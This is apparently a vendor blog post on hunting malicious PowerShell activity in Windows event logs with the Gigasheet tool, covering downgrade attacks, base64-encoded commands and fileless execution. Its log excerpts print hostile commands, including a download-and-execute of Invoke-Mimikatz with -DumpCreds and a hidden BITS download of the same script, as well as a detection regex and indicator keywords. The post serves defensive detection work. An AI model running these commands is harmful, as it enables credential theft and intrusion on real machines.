

Threat Hunting for Malicious PowerShell Usage in Gigasheet


 gigasheet.co/post/threat-hunting-for-malicious-powershell-usage-in-gigasheet

Syed Hasan

March 3, 2022



-



Syed Hasan

-

-

6 min read

PowerShell exploitation has become one of the most lucrative attack vectors for threat actors. In this blog, we'll uncover some of the most common ways to hunt for malicious PowerShell. Let's get to operationalizing these threat hunts! 💪



PowerShell: A Threat Actors' Favorite

Ever wonder why PowerShell is the go-to tool for threat actors, after they gain initial access?

PowerShell is a Microsoft-developed, cross-platform utility, most extensively deployed on Windows endpoints and servers. It is often the default choice used to automate tedious tasks, configurations, and interfacing with the Windows operating system. As such, you can imagine how deeply rooted and pervasive it is on the machine.

With its own scripting language, command-line shell, and ability to hide in plain sight, PowerShell in the wrong hands leads to very destructive outcomes, as does happen today. PowerShell is a favorite amongst several threat actors, the likes of which include HAFNIUM, APT38, APT33, Bazar, and others.

Hunting PowerShell: Where are the Payloads?

Let's kick off the juicy part of the blog. I've got several hunt use-cases which can easily be operationalized to detect PowerShell baddies in a Windows-based infrastructure. Before we discuss the hunts, let's quickly ingest our logs to Gigasheet.


Uploading PowerShell Logs to Gigasheet

If enhanced logging is enabled on Windows-based systems, PowerShell logs events in three log channels:

- Windows PowerShell
- Microsoft-Windows-PowerShell Operational
- Microsoft-Windows-PowerShell Admin

You can fetch these log files from the folder: **C:\Windows\System32\winevt\Logs**

Gigasheet can easily handle native evtx (event)log files. Simply log in, head over to the *Your Files* page, and click on Upload. Drag and drop your log files, however large they are, and let Gigasheet crunch the data for you.



The screenshot shows the Gigasheet web interface. At the top right, there is a support email address 'support@gigasheet.co' with a help icon and an external link icon. The main heading is 'Your files'. Below the heading are several action buttons: 'UPLOAD' (highlighted in purple), 'TIMELINE', 'COMBINE', 'NEW FOLDER', and 'DELETE'. A table below displays the following data:

<input type="checkbox"/>	FILE NAME	ROWS	COLUMNS	SIZE	LAST MODIFIED	STATUS	ACTIONS
<input type="checkbox"/>	Security.evtx	2,373	147	2.07 MB	Nov 8, 2021 - 9:20:53 am	processed	⋮ 🗑️ 👤
<input type="checkbox"/>	sample_ssl_data.csv	2,093,711	20	543.44 MB	Oct 13, 2021 - 4:57:01 pm	processed	⋮ 🗑️ 👤
<input type="checkbox"/>	▶️ 📁 Windows			0	Sep 29, 2021 - 9:16:52 am		✎️ 🗑️
<input type="checkbox"/>	System.csv	789	7	170.68 kB	Sep 29, 2021 - 9:16:46 am	processed	⋮ 🗑️ 👤

Fun Fact: Gigasheet can handle up to a billion rows without breaking a sweat. Care to challenge us? Go ahead!

PowerShell Downgrade Attacks

Isn't PowerShell a great tool for offensive operations? Well, it does a great job at logging each operation as well. But there's a little catch; these security features need to be **enabled** and are only available in versions above **5**. As such, threat actors love to downgrade PowerShell and take a toll on the system by subverting all defenses.

But could we really not detect PowerShell if it was downgraded? Well, we can. Yes, the script-block logging and transcription are not going to work anymore but the default **Windows PowerShell** channel still logs a bit of information for us to detect suspicious activity.

We're particularly interested in the **EngineVersion** field which logs the PS engine which was used to execute the command from the user. A value of 2 (or below 5) are of interest as they can indicate execution using a downgrade.

Double-click the recently uploaded PowerShell log file and let's start by filtering for the value: **EngineVersion=2**. Whew, out of ~17 thousand rows, we get just 33 results. That's excellent noise reduction. But the problem is - this version of PowerShell doesn't log anything beyond the engine version. So what can we do here?

The screenshot shows a search filter interface. At the top left, there is a purple funnel icon and the word "Filter". Below this, there is a "WHERE" section with a dropdown menu set to "EventData". To the right of this is another dropdown menu set to "Contains". The search criteria is entered as "EngineVersion=2" in a text box. To the right of the text box is a "Match Case" toggle switch, which is currently turned off. Below the search criteria is an "Add filter" button with a plus sign. At the bottom of the interface, there are three buttons: "RESET", "CANCEL", and "APPLY".

Well, you could pivot from the *Windows PowerShell* log channel to the *Security* log channel. Execution of PowerShell, regardless of the version, is likely going to log an event if you've got process command-line logging enabled. Simply fetch the date and time, ingest Security logs into Gigasheet, and run a comparison against time.

Here's an example search against time. See how the **-version 2** flag is used to downgrade PowerShell and later, the **ls** command is executed to list the directory.

The screenshot shows the Security.evtx viewer interface. On the left, a table lists events with columns for ID, EVENTRECORDED, TIMECREATED, EVENTID, LEVEL, and PROVIDER. The event 214066 is highlighted. On the right, the detailed view for Row: 214066 shows the event data path and the command executed: `['C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe' -Version 2 -Command ls]`.

#	EVENTRECORDED	TIMECREATED	EVENTID	LEVEL	PROVIDER
214044	9690912	2022-02-19 07:02:28	4688	0	Microsoft-Windows
214045	9690913	2022-02-19 07:02:42	4688	0	Microsoft-Windows
214046	9690914	2022-02-19 07:02:46	4688	0	Microsoft-Windows
214047	9690915	2022-02-19 07:02:46	4688	0	Microsoft-Windows
214048	9690916	2022-02-19 07:02:47	4688	0	Microsoft-Windows
214049	9690917	2022-02-19 07:02:47	4688	0	Microsoft-Windows
214050	9690918	2022-02-19 07:02:48	4688	0	Microsoft-Windows
214051	9690919	2022-02-19 07:02:48	4688	0	Microsoft-Windows
214052	9690920	2022-02-19 07:02:48	4688	0	Microsoft-Windows
214053	9690921	2022-02-19 07:02:51	4688	0	Microsoft-Windows
214054	9690922	2022-02-19 07:02:51	4688	0	Microsoft-Windows
214055	9690923	2022-02-19 07:03:11	4688	0	Microsoft-Windows
214056	9690924	2022-02-19 07:03:11	4688	0	Microsoft-Windows
214057	9690925	2022-02-19 07:03:11	4688	0	Microsoft-Windows
214058	9690926	2022-02-19 07:03:19	4688	0	Microsoft-Windows
214059	9690927	2022-02-19 07:03:19	4688	0	Microsoft-Windows
214060	9690928	2022-02-19 07:03:20	4688	0	Microsoft-Windows
214061	9690929	2022-02-19 07:03:21	4688	0	Microsoft-Windows
214062	9690930	2022-02-19 07:03:21	4688	0	Microsoft-Windows
214063	9690931	2022-02-19 07:03:21	4688	0	Microsoft-Windows
214064	9690932	2022-02-19 07:03:25	4688	0	Microsoft-Windows
214065	9690933	2022-02-19 07:03:26	4688	0	Microsoft-Windows
214066	9690934	2022-02-19 07:03:42	4688	0	Microsoft-Windows

Note: If you're having trouble taking note of the fields' long name, simply rename them to something meaningful. Gigasheet allows you to take full control of your data once you've uploaded it!

Obfuscated Commands

PowerShell has in-built support for encoding and compressing data. Obfuscation of this kind can greatly help attackers deliver payload across the network without ringing alarm bells. However, scripting languages like PowerShell make it just as easy to detect these commands!

Let's start off easy. Look for the **-EncodedCommand** parameter or variations of it to detect any base-64 encoded commands. Mind you - there are hundreds of variations which you can use to hunt for this very parameter. Here's a handy regular expression from the fellows at Unit42:

```
\-[Ee^{1,2}[NnCcOoDdEeMmAa^]+ [A-Za-z0-9+/=]{5,}
```

Credits: Unit42

We can search for these commands by using the **Search in Files** feature in Gigasheet. Alternatively, we can filter on the same using the **contains** operator. As a result of our filters, we get just 50 rows to analyze. On the right - you can see an open row with an encoded command as part of the PowerShell process. It decodes to **whoami** which is a common command used for reconnaissance.

The screenshot shows the Gigasheet interface with a search for 'EncodedCommand' in a file named 'Windows PowerShell.evtx'. The search results are displayed in a table with columns: #, PROVIDER, CHANNEL, PROCESSID, THREADID, and COMPUTER. The table shows 50 rows of results, all from the 'PowerShell' provider and 'Windows PowerShell' channel. The right pane displays details for Row 1973, including event data and a decoded command.

#	PROVIDER	CHANNEL	PROCESSID	THREADID	COMPUTER
1951	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1952	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1953	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1954	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1955	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1956	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1957	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1958	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1959	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1960	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1961	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1962	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1963	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1964	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1965	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1966	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1967	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1968	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1969	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1970	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1971	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1972	PowerShell	Windows PowerShell	0	0	WS-2-MAN
1973	PowerShell	Windows PowerShell	0	0	WS-2-MAN

Row: 1973

EVENTRECOR... 1973

TIMECREATED 2021-08-17 08:40:08

LEVEL 4

PROVIDER PowerShell

CHANNEL Windows PowerShell

PROCESSID 0

THREADID 0

COMPUTER WS-2-MAN

#ATTRIBUTES/... Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event

EVENTDATA/D... Registry

EVENTDATA/D... Started

EVENTDATA ProviderName=Registry NewProviderState=Started SequenceNumber=1 HostName=ConsoleHost HostVersion=5.139041023 HostId=64c633a9-1554-44a9-b611-fa82a0a44f85 HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NoExit -EncodedCommand DwbA0G8AYQ8TAGKA EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=


SYSTEM/EVEN... 0

Flag As

< PREVIOUS










NEXT >

Though there's one other way you can detect encoded commands in Gigasheet! Simply use the **Character Count** feature and sort the rows by size to see what rows rank the highest. Outliers are where you're likely going to see encoded commands since they're abnormally longer in length.



Notice the length of the **EventData** field. Let's run a few aggregations against the column now. We'll start off by grouping the data against the **EventID** field. You can do so by right-clicking on the column and pressing **Group**.

SYSTEM/EVENTID/#TEXT	SYSTEM/KEYWORDS	SYS
600		
600		
600		
600		
600		
600		
600		
600		
400		
403		
600		

-  Sort Sheet - 1 to 9
-  Sort Sheet - 9 to 1
-  Filter
-  Group
-  Apply Function
-  Enrich
-  Wrap Text
-  Rename
-  Delete

How about a quick *minimum* and *maximum* aggregation on the length column from the *Character Count* function? Group the data using a field - I'll be using the EventID field. Once done, click the arrow by the **Length** field to select your desired aggregation. I'll be choosing the min and max aggregations for a quick comparison.

See how the minimum value is close to ~300. Yet the maximum values touch ~2700. Clearly, there are outliers which we might want to investigate.

GROUP BY SYSTEM/EVENTID/#TEXT	#	EVENTDATA - LENGTH
> 600 (14151)		Min 289
> 400 (2302)		Min 334
> 403 (671)		Min 338
> 300 (13)		Min 0
> 800 (11)		Min 130

GROUP BY SYSTEM/EVENTID/#TEXT	#	EVENTDATA - LENGTH
> 600 (14151)		Max 2661
> 400 (2302)		Max 2712
> 403 (671)		Max 2715
> 300 (13)		Max 0
> 800 (11)		Max 142

Open up an event ID of your interest (say 400), and let's sort the **EventData (Length)** field in descending order. See how the text field is filled with lots of junk data. Reading the entire command, we can see it has the **-e** flag to execute encoded commands. Other malware samples might also include the **GZipStream or MemoryStream** calls for in-memory execution or compressed streams of data.

The screenshot shows the Windows Event Viewer interface. On the left, a list of events is displayed, sorted by length in descending order. Event 400 is highlighted. The right pane shows the details for event 400, including the event name, path, and the event data. The event data is a long, encoded PowerShell command that has been decoded into plain text.

We can also continue our analysis by decoding this data using a tool like Cyberchef. There's the payload in plain-text. Follow-up to this would be analyzing the decoded PowerShell payload, extracting IoCs, and taking action.

The screenshot shows the CyberChef tool interface. The 'From Base64' step is selected, and the 'Decode text' step is also selected. The output shows the decoded PowerShell payload, which is a long command that has been decoded into plain text. The command is a PowerShell script that sets up a listener for a remote connection and executes a command to download a file.

Fileless Malware

PowerShell is also preferred by threat actors for its ability to execute binaries (called assemblies in PS) in-memory. Leaving no trace on disk, the only artifacts left behind are logs - which if disabled can render a visibility gap for forensic analysts.

Invocation of functions like ***Invoke-Expression*** and ***System.Reflection.Assembly (Load)*** are good indicators of in-memory execution. Apart from function calls, we can also look for web requests to retrieve resources which might later be piped into the calls we previously discussed. GitHub hosts one of the largest corpus of red-team scripts which are also utilized by threat groups to compromise systems. As such, we can also use requests to ****.githubusercontent.com**** as an indicator of suspicious activity.

Let's use this information to supercharge our PowerShell hunt.

Filtering on ***githubusercontent***, we get just ~400 events. That's a bit noisy but there's a great chance they're all suspicious. It'd be even more intriguing to see these logs if your organization blocked traffic to GitHub yet this log popped up. Although *the execution would've likely failed, you're still witnessing a log from an ongoing compromise.*

The image shows a search filter interface. At the top left, there is a purple funnel icon followed by the word "Filter". Below this, there is a search bar with the following configuration: "WHERE" followed by a dropdown menu showing "EventData", a "Contains" operator dropdown, and a text input field containing "githubusercontent". To the right of the search bar is a "Match Case" toggle switch which is turned on. Below the search bar is an "Add filter" button with a plus sign. At the bottom of the filter interface, there are three buttons: "RESET", "CANCEL", and "APPLY".

For instance, this log shows a reference to ***Invoke-Mimikatz*** which is the PowerShell-equivalent module of the notorious credential dumper, Mimikatz. Successful execution could mean your credentials have been compromised and need to be changed immediately.

#	ADD	COMPUTER	#ATTRIBUTES/EMANS	EVENTDATA/DATA/WTEXT/D	EVENTDATA/DATA/WTEXT/D	EVENTDATA
6746		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Registry	Started	\{ProviderName=
6747		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Alias	Started	\{ProviderName=
6748		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Environment	Started	\{ProviderName=
6749		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Filesystem	Started	\{ProviderName=
6750		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Function	Started	\{ProviderName=
6751		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Variable	Started	\{ProviderName=
6752		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Available	None	\{NewEngineState
6753		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Stopped	Available	\{NewEngineState
6754		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Registry	Started	\{ProviderName=
6755		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Alias	Started	\{ProviderName=
6756		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Environment	Started	\{ProviderName=
6757		WS-2-MAIN	http://schemas.microsoft.com/win/2004/08/events/event	Filesystem	Started	\{ProviderName=

Row: 6752

COMPUTER WS-2-MAIN

#ATTRIBUTES/_... Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event

EVENTDATA/D... Available

EVENTDATA/D... None

EVENTDATA NewEngineState=Available PreviousEngineState=None SequenceNumber=13 HostName=ConsoleHost HostVersion=5.1.19041.1237 HostId=0ba3595e-297c-4e69-9b62-94e32b842adb HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe -NonI -Nap -W Hidden -C Start-BitsTransfer -Source https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1 EngineVersion=5.1.19041.1237 RunspaceId=8927ae65-8eca-43a8-adeb-83cb320ed044 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

EVENTDATA/D... 619

But, hey, where's this actually executed? This log doesn't show execution. Here's another log which shows how the download is enclosed within an **Invoke-Expression** call to execute the retrieved code directly into memory - leaving no file on the disk.

Row: 17214	
COMPUTER	WS-2-MAIN
#ATTRIBUTES/_...	Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event
EVENTDATA/D...	Stopped
EVENTDATA/D...	Available
EVENTDATA	NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.19041.1320 HostId=C52a3547-F5c6-4260-B269-66752084497b HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/F650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds EngineVersion=5.1.19041.1320 RunspaceId=357f1845-D7aa-4f03-846c-55bc32c3211f PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
EVENTDATA/D...	682
SYSTEM/EVEN...	0
SYSTEM/EVEN...	403
SYSTEM/KEYW...	0x8000000000000000
SYSTEM/OPC...	0
SYSTEM/TASK	4
SYSTEM/VERSI...	0

